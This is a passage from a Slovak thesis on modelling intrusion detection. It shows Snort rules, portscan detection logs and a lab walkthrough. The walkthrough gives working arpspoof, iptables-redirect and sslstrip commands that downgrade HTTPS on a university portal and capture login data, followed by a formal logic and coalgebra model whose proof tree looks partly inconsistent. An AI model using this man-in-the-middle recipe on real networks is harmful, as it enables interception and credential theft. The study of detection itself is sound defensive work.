formou logu a potenciálnej hrozbe.

Navrhnuté pravidlo má nasledujúci tvar:

```
alert icmp any any -> any any (msg:"ICMP Packet"; sid:101; rev:1;)
```

je potrebné ho uložiť do súboru s pravidlami, ktoré Snort načítava pri svojom spustení, konkrétne pre ICMP protokol je vytvorený súbor

```
'/etc/snort/rules/icmp.rules'
```

ktorý je potrebné zavolať v konfiguračnom súbore Snortu:

```
# cat /etc/snort/snort.conf
...
include /etc/snort/rules/icmp.rules
...
```

Po spustení Snortu pomocou príkazu:


```
snort -c /etc/snort/snort.conf -l /var/log/snort/
```

je Snort aktívny a sleduje celú sieťovú komunikáciu. Pričom prepínač

- „-c“ očakáva ako parameter cestu ku konfiguračnému súboru Snortu,
- „-l“ očakáva ako parameter cestu k podadresáru, kde má vytvoriť protokoly činnosti nástroja Snort.

Keďže Snort už pozná nové pravidlo (9.3), bude každý pokus „ping“ počítača *(ktorý pre svoj chod využíva ICMP protokol)* považovať za útok a vytvorí o tom záznam.

Nech má sieť topológiu znázornenú na obr. (9 – 1): kde:



Obrázok 9 – 1 Topológia siete

- **ROUTER** (smerovacie zariadenie) má priradenú IP adresu s maskou podsiete `192.168.1.1/24`,
- **PC1** má priradenú adresu IP s maskou podsiete `192.168.1.102/24`,
- **PC2** má priradenú adresu IP s maskou podsiete `192.168.1.105/24`.

Nech klient **PC2** vykoná ping IP adresy `192.168.1.102`:

```
root@kali:~# ifconfig wlan0
wlan0     Link encap:Ethernet HWaddr XX:XX:XX:XX:XX:XX
          inet addr:192.168.1.105 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::7a92:9cff:fe67:4d5e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:935 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1180 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:96720 (94.4 KiB) TX bytes:87852 (85.7 KiB)
```

Poznámka 9.4. Hardvérová MAC adresa je cenzurovaná z bezpečnostných dôvodov, kvôli využitiu reálnych zariadení a následnému úplnému zverejneniu záverečnej práce v centrálnom registri záverečných prác. □

```
root@kali:~# ping -c 2 192.168.1.102
PING 192.168.1.102 (192.168.1.102) 56(84) bytes of data.
64 bytes from 192.168.1.102: icmp_req=1 ttl=64 time=133 ms
64 bytes from 192.168.1.102: icmp_req=2 ttl=64 time=1.72 ms

--- 192.168.1.102 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 1.727/67.620/133.513/65.893 ms
```

Pomocou navrhnutého pravidla (9.3) Snort rozpozná útok a vytvorí protokol o činnosti udalosti:

```
[jan@x: ~]$ cat /var/log/snort/alert
[**] [1:101:1] ICMP Packet [**]
[Priority: 0]
04/13-17:11:14.811656 192.168.1.105 -> 192.168.1.102
ICMP TTL:64 TOS:0x0 ID:35848 IpLen:20 DgmLen:84 DF
Type:8 Code:0 ID:3944  Seq:1 ECHO

[**] [1:101:1] ICMP Packet [**]
[Priority: 0]
04/13-17:11:14.811699 192.168.1.102 -> 192.168.1.105
ICMP TTL:64 TOS:0x0 ID:63453 IpLen:20 DgmLen:84
Type:0 Code:0 ID:3944 Seq:1 ECHO REPLY

[**] [1:101:1] ICMP Packet [**]
[Priority: 0]
04/13-17:11:15.680654 192.168.1.105 -> 192.168.1.102
ICMP TTL:64 TOS:0x0 ID:35917 IpLen:20 DgmLen:84 DF
Type:8 Code:0 ID:3944  Seq:2 ECHO

[**] [1:101:1] ICMP Packet [**]
```

```
[Priority: 0]
04/13-17:11:15.680709 192.168.1.102 -> 192.168.1.105
ICMP TTL:64 TOS:0x0 ID:63489 IpLen:20 DgmLen:84
Type:0 Code:0 ID:3944 Seq:2 ECHO REPLY
```

□

Ďalšou dôležitou časťou konfigurácie IDS Snort sú **preprocesory** *(z ang. Preprocessors)*, ktoré podľa [38] umožňujú rozšíriť funkcionalitu Snortu tým, že povoľujú používateľom vynechať, resp. zavolať použitie modulov Snortu, ktorých existuje viacero a nie vždy je potrebné využívať všetky. Pre konfiguráciu a následné načítanie preprocesorov slúži kľúčové slovíčko `preprocessor` v konfiguračnom súbore `snort.conf`, ktorého syntax má tvar:

```
   preprocessor <name>: <options>
```

kde:

- `<name>` označuje názov konkrétneho preprocesora napríklad: `Session, Stream, ARP Spoof Preprocessor, ...`,
- `<options>` táto zložka je pre každý preprocesor špecifická.

Príklad 9.5. Preprocesor `sfPortscan` je modul vyvinutý spoločnosťou **Sourcefire** [38], ktorý je navrhnutý pre detekciu prvej fázy sieťového útoku. Vo všeobecnosti, v počiatočnej fáze útoku musí útočník preskúmať, aké typy sieťových protokolov a služieb potenciálna obeť útoku podporuje. V takomto prípade je najjednoduchšie využiť službu skenovania portov.

Základná syntax konfigurácie preprocesora sfPortscan je nasledovná:

```
preprocessor sfportscan: proto <protocols> \
       scan_type <portscan|portsweep|decoy_portscan|distributed_portscan|all> \
       sense_level <low|medium|high> \
       ignore_scanners <IP list> \
       ignore_scanned <IP list> \
       logfile <path and filename>
```

kde:

- `proto <protocols>` pričom parameter `<protocols>` môže nadobúdať sieťové protokoly `TCP, UDP, ICMP, ip_proto` alebo všetky spomenuté zvolením možnosti `all`,
- `scan_type <portscan|portsweep|decoy_portscan |distributed_portscan|all>` táto zložka syntaxe umožňuje zvoliť ochranu pred konkrétnym typom skenovania portov,
- `sense_level <low|medium|high>` vyjadruje intenzitu detegovania uskutočnenia potenciálneho skenovania portov,
- `ignore_scanners <IP list>` ignoruje *portscan* zo špecifických adries IP,
- `ignore_scanned <IP list>` ignoruje *portscan* do špecifických adries IP,
- `logfile <path and filename>` nepovinná zložka, vytvorí protokol o činnosti do špecifického adresára, ktorý je uvedený v parametri `<path and filename>`, v prípade, že táto možnosť nieje definovaná log bude vytvorený v konfiguračnom adresári Snortu.

Moja konfigurácia preprocesora `sfportscan` je nasledovná:

```
# Portscan detection. For more information, see README.sfportscan
preprocessor sfportscan: proto { all } \
memcap { 10000000 } \
sense_level { high } \
logfile { /var/log/snort/portscan.log }
```

Nech má sieť rovnakú topológiu ako na obrázku (9 – 1). Nech útočník vykoná vertikálny scan portov obete pomocou nástroja `nmap` využitím prepínača `-F`:

```
root@kali:~# date
Mon Apr 13 18:01:25 UTC 2015
root@kali:~# nmap -F 192.168.1.102

```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-13 18:01 UTC
Nmap scan report for 192.168.1.102
Host is up (0.018s latency).
All 100 scanned ports on 192.168.1.102 are closed
MAC Address: XX:XX:XX:XX:XX:XX (Liteon Technology)

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
root@kali:~#
```

Potom Snort zachytí tento typ skenovania portov a vytvorí o tom záznam v predefinovanom súbore:

```
[root@x ~]# cat /var/log/snort/portscan.log
Time: 04/13-18:01:39.536820
event_ref: 0
192.168.1.105 -> 192.168.1.102 (portscan) TCP Portscan
Priority Count: 9
Connection Count: 10
IP Count: 1
Scanner IP Range: 192.168.1.105:192.168.1.105
Port/Proto Count: 10
Port/Proto Range: 25:8080
```

□

9.2 Demonštrácia využitia CMLL pre IDS

Pre názorné preukázanie využitia koalgebrickej modálnej lineárnej logiky pre IDS navrhnutej v kapitole (8), je potrebné vytvoriť laboratórne prostredie v ktorom bude simulovaný konkrétny útok. Po odchytení útoku pomocou systému pre detekciu prienikov v (počítačovej) sieti, bude pre dané sieťové narušenie realizovaný jeho popis pomocou formuly predstaveného logického systému CMLL a koalgebry príslušného polynomiálneho endofunktora.

9.2.1 Návrh laboratórneho prostredia

Pre moje účely bude navrhnuté laboratórne prostredie pozostávať z dvoch počítačov a smerovacieho zariadenia ktoré bude plniť úlohu prístupového sieťového priechodu *(z ang. gateway)*, pomocou ktorého budú počítače v lokálnej sieti LAN a pripojené do siete internet. Kvôli preukázaniu funkčnosti v reálnych podmienkach som nezvolil štandardnú možnosť virtuálizácie strojov a sieťových zariadení, ale použil som skutočné zariadenia. Nech má navrhnutá sieť rovnakú topológiu ako topológia zobrazená v kapitole (9.1.2) na obrázku (9 – 1) kde:

- **PC1** je klientský počítač značky Toshiba, model „Satellite L650D“ s operačným systémom Arch Linux, s nainštalovaným Snort-om a nech má priradené:
  - adresa IP: 192.168.1.102
  - maska IP podsiete: 255.255.255.0

  Parametre OS a konfigurácia sieťového rozhrania „wlp2s0“, pomocou ktorého je klient **PC1** prepojený so smerovacím zariadením je nasledovná:

```
[jan@x ~]$ uname -a
Linux x 3.19.2-1-ARCH #1 SMP PREEMPT Wed Mar 18 16:21:02 CET 2015
x86_64 GNU/Linux
[jan@x ~]$ ifconfig wlp2s0
wlp2s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.102 netmask 255.255.255.0 broadcast 192.168.1.255
ether XX:XX:XX:XX:XX:XX txqueuelen 1000 (Ethernet)
RX packets 898562 bytes 1240103991 (1.1 GiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 516320 bytes 57515251 (54.8 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- **PC2** je klientský počítač značky Acer, model „Aspire One D257“ s operačným systémom Kali Linux (obdoba populárneho OS Backtrack), slúžiaci na prevedenie útoku a nech má priradené:

- adresa IP: 192.168.1.105
- maska IP podsiete: 255.255.255.0

Parametre OS a konfigurácia sieťového rozhrania „wlan0“, pomocou ktorého je klient **PC2** prepojený so smerovacím zariadením je nasledovná:

```
root@kali:~# uname -a
Linux kali 3.18.0-kali3-amd64 #1 SMP Debian 3.18.6-1~kali2 (2015-03-02)
x86_64 GNU/Linux
root@kali:~# ifconfig wlan0
wlan0    Link encap:Ethernet HWaddr XX:XX:XX:XX:XX:XX
inet addr:192.168.1.105 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::7a92:9cff:fe67:4d5e/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:10 errors:0 dropped:0 overruns:0 frame:0
TX packets:17 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1718 (1.6 KiB) TX bytes:2742 (2.6 KiB)
```


- **ROUTER** je smerovacie zariadenie od výrobcu TP-LINK®, konkrétne model „54M Wireless ADSL2+ Modem Router“, ktoré vytvára lokálnu sieť pomocou smerovacieho protokolu RIP z (ang. Routing Information Protocol) vo verzii 2, s nasledujúcimi parametrami:
  - IP adresa: 192.168.1.1
  - IP maska podsiete: 255.255.255.0

Výstup nástroja „route“ s prepínačom „-n“, pre zobrazenie numerických adries namiesto symbolických mien, zobrazuje smerovaciu tabuľku klienta **PC1**:

```
[jan@x ~]$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.1.1     0.0.0.0         UG    600    0        0 wlp2s0
192.168.1.0     0.0.0.0         255.255.255.0   U     303    0        0 wlp2s0
```

9.2.2 ARP spoofing v kombinácii s nástrojom SSLStrip


ARP spoofing je druh útoku „Man-in-the-Middle“ *(ďalej skrátene MITM)*, kde dochádza k zneužitiu protokolu ARP *(z ang. Address Resolution Protocol)*, pomocou ktorého sa dokáže útočník vydávať za iný počítač v lokálnej sieti [11]. Princíp útoku spočíva v *oklamaní* zariadení v sieti pri šírení dát, falošnou odpoveďou na požiadavku ARP o MAC adresu zariadenia konkrétnej adresy IP. V takomto prípade útočník neustále odpovedá na požiadavku ARP svojou MAC adresou, na ktorú bude následne zasielaná celá komunikácia, určená pre iné zariadenie. Princíp fungovania takéhoto typu útoku je zobrazený na obrázku (9 – 2).



Obrázok 9 – 2 Princíp MITM útoku

Najčastejšie sa ARP spoofing využíva na sledovanie komunikácie v kombinácii s inými nástrojmi, ktoré dokážu obísť ďalšie zabezpečenia, ako je napríklad šifrovaná komunikácia webového obsahu pomocou HTTPS *(z ang. Hypertext Transfer Protocol Secure)*. Jeden z nástrojov, ktorý to umožňujú je SSLStrip [33], predstavený v roku 2009 na konferencii Black Hat [23] v Nevade, pričom funguje na princípe sledovania sieťovej komunikácie na špecifickom porte. Ak SSLStrip odhalí HTTP požiadavku pre webový server, ktorý na ňu odpovie požiadavkou na presmerovanie komuniká-

cie na zabezpečený port 443 patriaci HTTPS protokolu, modifikuje ju na HTTP požiadavku a odošle originálnemu príjemcovi, ten zašle HTTP odpoveď späť útočníkovi a ten ďalej odpovie serveru pomocou protokolu HTTPS. Následne prebieha komunikácia medzi serverom a útočníkom cez protokol HTTPS a medzi útočníkom a originálnym príjemcom prostredníctvom protokolu HTTP. Princíp fungovania nástroja SSLStrip je zobrazený na obrázku (9 – 3).



Obrázok 9 – 3 Princíp SSLStrip útoku

Realizácia vyššie spomenutého útoku môže prebiehať pomocou následujúceho algoritmu:

1. Analýza sieťovej topológie, napríklad pomocou nástroja nmap:

```
root@kali:~# nmap -F 192.168.1.1/24

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-15 22:44 UTC
Nmap scan report for 192.168.1.1
Host is up (0.0036s latency).
Not shown: 97 filtered ports
PORT   STATE SERVICE
21/tcp open ftp
```

```
23/tcp open telnet
80/tcp open http
MAC Address: XX:XX:XX:XX:XX:XX (Tp-link Technologies CO.)

Nmap scan report for 192.168.1.102
Host is up (0.030s latency).
All 100 scanned ports on 192.168.1.102 are closed
MAC Address: XX:XX:XX:XX:XX:XX (Liteon Technology)

Nmap scan report for 192.168.1.105
Host is up (0.000036s latency).
All 100 scanned ports on 192.168.1.105 are closed

Nmap done: 256 IP addresses (4 hosts up) scanned in 4.10 seconds
```

IDS Snort rozpozná tento krok ako potenciálnu možnú prvú fázu útoku a vytvorí o tom záznam viď (9.5). Následne si stačí zvoliť vhodnú obeť, v mojom prípade vychádzajúc z navrhnutého laboratórneho prostredia v kapitole (9.2.1) a použitej sieťovej topológie zobrazenej na obr. (9 – 1). Obeť má IP adresu a masku podsiete:

```
192.168.1.102/24
```

2. Keďže útočník potrebuje posielať dáta minimálne dvom zariadeniam, je potrebné zapnúť presmerovanie trás *(z ang. IP forwarding)*. V operačných systémoch založených na báze jadra linux, je na to vopred vytvorený súbor:

   ```
   '/proc/sys/net/ipv4/ip_forward'
   ```

   v ktorom symbol '0' označuje smerovanie trás vypnuté a symbol '1' zapnuté, pričom prednastavená hodnota je '0'. Súbor je potrebné prepísať:

   ```
   root@kali:~# echo 1 >> /proc/sys/net/ipv4/ip_forward
   ```

3. Prostredníctvom nástroja *iptables*, pomocou ktorého je možné konfigurovať zariadenie bezpečnostného rozhrania (*z ang. firewall*) poskytnutého linuxovým

jadrom, je možné presmerovať celú komunikáciu z portu 80 (HTTP), napríklad na port 10000, ktorý bude na záver sledovať SSLStrip.

```
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80
-j REDIRECT --to-port 10000
```

4. Pomocou útoku ARP spoofing presmerovať sieťovú komunikáciu medzi smerovacím zariadením a klientom **PC1** cez klienta **PC2**. Na to slúži nástroj *arpspoof*, kde je najprv potrebné presmerovať komunikáciu smerujúcu od klienta **PC1** do smerovacieho zariadenia:

```
root@kali:~# arpspoof -i wlan0 -t 192.168.1.102 192.168.1.1
XX:XX:XX:XX:XX:XX YY:YY:YY:YY:YY:YY 0806 42: arp reply 192.168.1.1 is-at
XX:XX:XX:XX:XX:XX
```

a následne opačným smerom:

```
root@kali:~# arpspoof -i wlan0 -t 192.168.1.1 192.168.1.102
YY:YY:YY:YY:YY:YY XX:XX:XX:XX:XX:XX 0806 42: arp reply 192.168.1.102 is-at
YY:YY:YY:YY:YY:YY
```


Túto udalosť rozpozná IDS Snort ako útok a pri pokuse o zobrazenie web stránky `https://student.tuke.sk/` zareaguje vytvorením upozornenia v logu:

```
[**] [1:101:1] ICMP Packet [**]
[Priority: 0]
04/13-23:59:47.579311 192.168.1.105 -> 192.168.1.102
ICMP TTL:64 TOS:0xC0 ID:57454 IpLen:20 DgmLen:522
Type:5 Code:1 REDIRECT HOST NEW GW: 192.168.1.1
** ORIGINAL DATAGRAM DUMP:
192.168.1.102:56031 -> 147.232.3.210:443
TCP TTL:63 TOS:0x0 ID:44869 IpLen:20 DgmLen:494 DF
Seq: 0xAD179471
(466 more bytes of original packet)
** END OF DUMP
```

5. Spustiť nástroj SSLStrip s prepínačom „-l“, ktorý ako parameter vyžaduje číslo portu. V mojom prípade 10000, viď krok č.3:


```
root@kali:~# sslstrip -l 10000
sslstrip 0.9 by Moxie Marlinspike running...
```

Príklad 9.6. Pre demonštráciu funkčnosti som si zvolil náš univerzitný informačný systém MAIS, konkrétne jeho rozhranie „Študent“, ktoré je dostupné na adrese `https://student.tuke.sk/`. Z obrázkov (9 – 4) a (9 – 5) je jasné, že v bežnej




Obrázok 9 – 4 Rozhranie „Študent“, portálu MAIS pred útokom

situácii prebieha celá komunikácia pomocou protokolu HTTPS.




Obrázok 9 – 5 Vlastnosti zabezpečenia rozhrania „Študent“, portálu MAIS pred útokom

Po úspešnom prevedení útoku vyzerá webový obsah rovnako bezpečne a dôveryhodne, avšak celá komunikácia prebieha pomocou nešifrovaného HTTP.



Obrázok 9 – 6 Rozhranie „Študent“, portálu MAIS po útoku

Na obrázkoch (9 – 6) a (9 – 7) je možné pozorovať úspešne prevedenie útoku.



Obrázok 9 – 7 Vlastnosti zabezpečenia rozhrania „Študent“, portálu MAIS po útoku

SSLStrip je taktiež prednastavený aby pri sledovaní komunikácie zachytával prihlasovacie údaje používateľov a ukladal ich formou logu do súboru v podadresári odkiaľ bol spustený.

```
root@kali:~# date
Tue Apr 14 00:03:32 UTC 2015
root@kali:~# ls -ltr
total 0
drwxr-xr-x 2 root root 40 Apr 13 17:08 Desktop
root@kali:~# ls -ltr
total 4
drwxr-xr-x 2 root root 40 Apr 13 17:08 Desktop
-rw-r--r-- 1 root root 203 Apr 14 00:06 sslstrip.log
root@kali:~# cat sslstrip.log
2015-04-14 00:06:34,912 POST Data (student.tuke.sk):
j_username=pouzivatel&j_password=Heslo_pouzivatela
2015-04-14 00:06:52,284 SECURE POST Data (student.tuke.sk):
j_username=jp770ws&j_password=XXXXXXXXXXX
```

□

Poznámka 9.7. Použité obrázky ikon v (9 – 2) a (9 – 3) sú dostupné na adrese [1] a sú zverejnené pod GNU GPL licenciou.

□

9.2.3 Modelovanie správania sa IDS na zdrojovo orientovanom základe

Pre formálny popis správania sa IDS na zdrojovo orientovanom základe bol navrhnutý logický systém v kapitole (8), prostredníctvom ktorého je možné charakterizovať proces správania sa IDS počas útoku (9.2.2), ktorý je možné vyjadriť formulou koalgebraickej modálnej lineárnej logiky pre IDS:

$$(((P \otimes Ia_1) \multimap \Diamond At) \otimes ((A_1 \otimes A_2) \otimes Ia_2)) \multimap \Box At \tag{9.2}$$

ktorú je možné prečítať ako „vertikálne skenovanie portov a akcia IDS vytvorením logu implikuje možný útok a zároveň obojsmerné presmerovanie komunikácie cez klienta **PC2** a akcia IDS vytvorením logu implikuje reakciu, že útok nutne nastal“. Pre prehľadnosť formuly ako aj následného dôkazu zavádzam nasledujúce označenia:

- vertikálne skenovanie portov označím ako P,
- reakciu IDS na vertikálne skenovanie portov, vytvorením upozornenia v logu o potenciálnom útoku označím ako Ia_1,
- presmerovanie komunikácie cez **PC2** z **PC1** do smerovacieho zariadenia označím ako A_1,
- presmerovanie komunikácie cez **PC2** zo smerovacieho zariadenia do **PC1** označím ako A_2,
- reakciu IDS na presmerovanie komunikácie, vytvorením upozornenia v logu o potenciálnom útoku označím ako Ia_2,
- útok označím ako At.

Dôkaz formuly (9.2) realizujem pomocou navrhnutých pravidiel v kapitole (8.3) vo formáte gentzenovho sekventového kalkulu. Z dôkazu (9.2.3) je možné pozorovať reálny proces reakcie IDS na konkrétne útoky pomocou prednastavených pravidiel a preprocesorov. Pre úplnosť je treba dodať, že kontexty v dôkaze obsahujú:

- $\Gamma = \{P^{\perp}, Ia_1^{\perp}, \Box(At^{\perp}), A_1^{\perp}, A_2^{\perp}, Ia_2^{\perp}, \Diamond(At^{\perp})\}$,
- $\Sigma = \{P^{\perp}, Ia_1^{\perp}, \Box(At^{\perp}), A_1^{\perp}, A_2^{\perp}, Ia_2^{\perp}\}$,
- $\Delta = \{P^{\perp}, Ia_1^{\perp}, \Box(At^{\perp})\}$,
- $\Psi = \{A_1^{\perp}, A_2^{\perp}, Ia_2^{\perp}\}$.

Dôkazový strom:

$$\dfrac{\dfrac{\dfrac{\dfrac{\dfrac{\dfrac{\dfrac{}{P, Ia_1, At \vdash P, Ia_1, At}\,(\mathrm{id})}{P, Ia_1, P^{\perp}, Ia_1^{\perp} \vdash At, At^{\perp}}\,(()^{\perp})}{P, Ia_1, P^{\perp}, Ia_1^{\perp} \vdash At, \square(At^{\perp})}\,(\square_{\mathrm{r}})}{P, Ia_1, P^{\perp}, Ia_1^{\perp} \vdash \Diamond At, \square(At^{\perp})}\,(\Diamond_{\mathrm{r}})}{P \otimes Ia_1, P^{\perp}, Ia_1^{\perp} \vdash \Diamond At, \square(At^{\perp})}\,(\otimes_{\mathrm{l}})}{\vdash (P \otimes Ia_1) \multimap \Diamond At, \Delta}\,(\multimap_{\mathrm{r}}) \qquad \dfrac{\dfrac{\dfrac{\dfrac{A_1 \vdash A_1}{\vdash A_1, A_1^{\perp}}\,(\mathrm{id})}{\vdash A_1 \otimes A_2, A_1^{\perp}, A_2^{\perp}}\,(()^{\perp}_{\mathrm{r}})}{\vdash (A_1 \otimes A_2) \otimes Ia_2, \Psi}\,(\otimes_{\mathrm{r}}) \qquad \dfrac{\dfrac{A_2 \vdash A_2}{\vdash A_2, A_2^{\perp}}\,(\mathrm{id})}{\vdash Ia_2, Ia_2^{\perp}}\,(()^{\perp}_{\mathrm{r}})}{\vdash ((A_1 \otimes A_2) \otimes Ia_2) \otimes Ia_2, \Sigma}\,(\otimes_{\mathrm{r}})}{\vdash ((P \otimes Ia_1) \multimap \Diamond At) \otimes (((A_1 \otimes A_2) \otimes Ia_2), \Sigma}\,(\otimes_{\mathrm{r}}) \qquad \dfrac{\dfrac{\dfrac{\dfrac{\dfrac{}{At \vdash At}\,(\mathrm{id})}{\square At \vdash At}\,(\square_{\mathrm{l}})}{\square At, At^{\perp} \vdash}\,(()^{\perp}_{\mathrm{l}})}{\square At, \Diamond(At^{\perp}) \vdash}\,(\Diamond_{\mathrm{l}})}{((P \otimes Ia_1) \multimap \Diamond At) \otimes (((A_1 \otimes A_2) \otimes Ia_2) \multimap \square At \vdash \Gamma}\,(\multimap_{\mathrm{l}})$$

9.2.4 Modelovanie správania sa IDS prostredníctvom koalgebry príslušného polynomiálneho endofunktora

Ďalším krokom v mojom prístupe formálneho popisu správania sa IDS je modelovanie problematiky v abstraktnom rámci teórie kategórií, zovšeobecnenej mnohotypovej signatúry a pomocou koalgebry príslušného polynomiálneho endofunktora. V tomto prípade vychádzam z doterajšieho výskumu publikovaného v [24] a v [25], podľa ktorého je pre formulovanie tohto prístupu potrebné:

1. definovať mnohotypovú signatúru paketu,
2. konštruovať kategóriu nekonečného toku paketov,
3. stanoviť príslušný polynomiálny endofunktor nad navrhnutou kategóriou paketov,
4. charakterizovať symptómy známych útokov,
5. modelovať IDS ako koalgebru polynomiálneho endofunktora.

Mnohotypová signatúra je podľa [26] usporiadaná dvojica:

$$\Sigma = (\mathcal{T}, \mathcal{F}) \tag{9.3}$$

kde:

- $\mathcal{T}$ je množina mien typov,
- $\mathcal{F}$ je množina mien operácií na typoch.

Fragment mnohotypovej signatúry paketu Σ_p, obsahujúci časť štruktúry paketu a symptómy útokov, konkrétne vertikálne skenovanie portov a ARP Spoofing a akcie ktoré vykoná IDS po detegovaní konkrétneho útoku je skonštruovaný na obrázku (9 – 8), pričom jeho obsah je prispôsobený príkladu.

BEGIN Signature

Σ_p

Begin types

$\mathcal{T} = \{actions, protocols, ipaddr, port, natip, nat0, nat\}$

end

Begin opns

$\mathcal{F} = \{alert, log, pass, drop, reject :\rightarrow actions$

$255, arp, icmp, tcp :\rightarrow protocols$

$ttl :\rightarrow nat0$

$port :\rightarrow nat0$

$version :\rightarrow nat$

$ip\_addr\_d : natip \times natip \times natip \times natip \rightarrow ipaddr$

$ip\_addr\_s : natip \times natip \times natip \times natip \rightarrow ipaddr$

$mac\_addr\_d : hex \times hex \times hex \times hex \times hex \times hex \rightarrow mac$

$mac\_addr\_s : hex \times hex \times hex \times hex \times hex \times hex \rightarrow mac\}$

end

END

Obrázok 9 – 8 Mnohotypová signatúra paketu Σ_p

Ďalším krokom je konštrukcia kategórie nekonečného toku paketov **Packets**, ktorej:

- objektami sú pakety: $p_1, p_2, \ldots,$
- morfizmami sú prechody medzi jednotlivými paketmi: $n : p_{i-1} \rightarrow p_i \mid i \in \mathcal{N}$, pričom p_i je nasledujúci paket preberaného toku paketov.

Zároveň pre každý objekt p platí „univerzálna projekčná vlastnosť“[26], ktorá je definovaná nasledovne:


- $f : p \rightarrow protocol,$

- $g : p \to ttl$,
- $h : p \to port$,
- $i : p \to version$,
- $j : p \to ip\_addr\_s$,
- $k : p \to ip\_addr\_d$.

Pre všetky projekcie objektu p existuje jediný násobný morfizmus:

$$\langle f, g, h, i, j, k \rangle : p \dashrightarrow protocols \times nat0 \times nat0 \times nat \times ips \times ips \tag{9.4}$$

Model kategórie nekonečného toku paketov **Packets** je zobrazený na obrázku (9 – 9).



Obrázok 9 – 9 Kategória nekonečného toku paketov **Packets**

V treťom kroku je potrebné stanoviť príslušný polynomiálny endofunktor nad navrhnutou kategóriou paketov **Packets**:

$$F : \mathbf{Packets} \rightarrow \mathbf{Packets} \tag{9.5}$$

ktorý je definovaný nasledovne:

$$F(p) = X \times p \tag{9.6}$$

a

$$F(n(p)) = X \times n(p) \tag{9.7}$$

kde X predstavuje pozorovateľné hodnoty daného paketu, ktoré podľa [24] je možné pozorovať prostredníctvom prechodovej koalgebraickej štruktúry:

$$\langle head, tail \rangle : \rho_p \rightarrow F(\rho_p) \tag{9.8}$$

kde:

- operácie $head, tail$ vracajú prvý resp. posledný paket toku paketov a sú definované ako:
  - $head : \rho_p \rightarrow p$,
  - $tail : \rho_p \rightarrow \rho_p$,
- stavový priestor ρ_p označuje nekonečný tok paketov, pričom predstavuje kompozíciu morfizmov:

$$p_1 \xrightarrow{n} p_2 \xrightarrow{n} p_3 \xrightarrow{n} \ldots \tag{9.9}$$

Na základe toho je podľa [25] možné modelovať systém IDS bez detekcie útoku ako koalgebru:

$$(\rho_p, \langle head, tail \rangle) \tag{9.10}$$

V ďalšom kroku je podľa [24] potrebné rozšíriť koalgebru (9.10) o schopnosť detekcie známych útokov. V mojom prípade z ilustračných dôvodov bude koalgebra

rozpoznávať iba dva typy útokov A, B, pričom ich skutočný význam, ako aj ich symptómy sú uvedené v tabuľke (9 – 3), kde druhý riadok tabuľky vyjadruje reálny útok.

A	B
(TCP Portscan)	(ARP Spoofing)
MAC Addr = MADAD	MAC Addr = MACAD_Spoofed
Protocol = 255	Protocol = ARP
TTL = 0	TTL = 0

Tabuľka 9 – 3 Symptómy útokov A a B

V prípade ak koalgebra (IDS) pozoruje na preberanom pakete uvedené symptómy útoku, zareaguje vykonaním jednej z akcií definovaných v mnohotypovej signatúre Σ_p (9 – 8), konkrétne jednou z operácií *actions* [26]. Na to je potrebné rozšíriť definíciu polynomiálneho endofunktora o detekciu útokov:

$$attack(p) \mapsto (p, n(p), intr\_type(p)) \tag{9.11}$$

kde $intr\_type(p)$ je funkcia:

$$intr\_type(p) : I \to actions, \tag{9.12}$$

pričom I je typ narušenia.

Na nasledujúcom kroku modelujem IDS so schopnosťou detekcie útoku ako koalgebru

$$(\rho_p, \langle head, tail, intr\_type \rangle) \tag{9.13}$$

pričom IDS [26], je charakterizovaný ako n-tica operácii pre:

- pozorovanie konkrétneho paketu $head : \rho_p \to p$,

- modifikáciu stavu $tail : \rho_p \to \rho_p$,
- reakciu koalgebry (IDS) preddefinovanou akciou $intr\_type : \rho_p \to p \boxdot actions^I$ pomocou:

$$\langle head, tail, intr\_type \rangle : \rho_p \to p \times \rho_p \times p \boxdot actions^I \tag{9.14}$$

kde $p \boxdot actions^I$ vyjadruje reakciu koalgebry preddefinovanou akciou z množiny operačného symbolu *actions* signatúry Σ_p v synergii s typom narušenia $I = A + B$, ak pre konkrétnu časť štruktúry paketu koalgebra pozoruje zhodu so symptómami zobrazenými v tabuľke (9 – 3).

V poslednom kroku konštruujem finálnu koalgebru. Nech je daná kategória koalgebier **Coalg**(**F**) s vlastnosťami definovanými v (4.2). Podľa [24] je jej koncovým objektom finálna $F-$koalgebra:

$$(\rho_{st}, \langle observ, n\_st, i\_type \rangle), \tag{9.15}$$


kde

- ρ_{st} je stavový priestor,
- *observ* je operácia slúžiaca na okamžité pozorovanie objektu nekonečnej údajovej štruktúry,
- *n_st* vráti následujúci stav,
- *i_type* generuje príslušnú akciu.

Pre všetky operácie koalgebry so schopnosťou detekcie útoku $\langle head, tail, intr\_type \rangle$ v stavovom priestore ρ_p nad kategóriou nekonečnehó toku paketov **Packets** zobrazenej na obr. (9 – 9), exituje podľa [26] jediný morfizmus (tzv. behaviorálna relácia) kategórie **Coalg**(**F**)

$$\langle head, tail, intr\_type \rangle \dashrightarrow \langle observ, n\_st, i\_type \rangle \tag{9.16}$$

taký, že diagram na obrázku (9 – 10)



Obrázok 9 – 10 Homomorfizmus finálnej koalgebry $(\rho_{st}, \langle observ, n\_st, i\_type \rangle)$

komutuje. Z obrázku (9 – 10) je jasné, že platí

$$\langle head, tail, intr\_type \rangle \circ F(h_i) = h_i \circ \langle observ, n\_st, i\_type \rangle. \tag{9.17}$$

Pričom homomorfizmus

$$h_i : \rho_p \dashrightarrow \rho_{st} \tag{9.18}$$

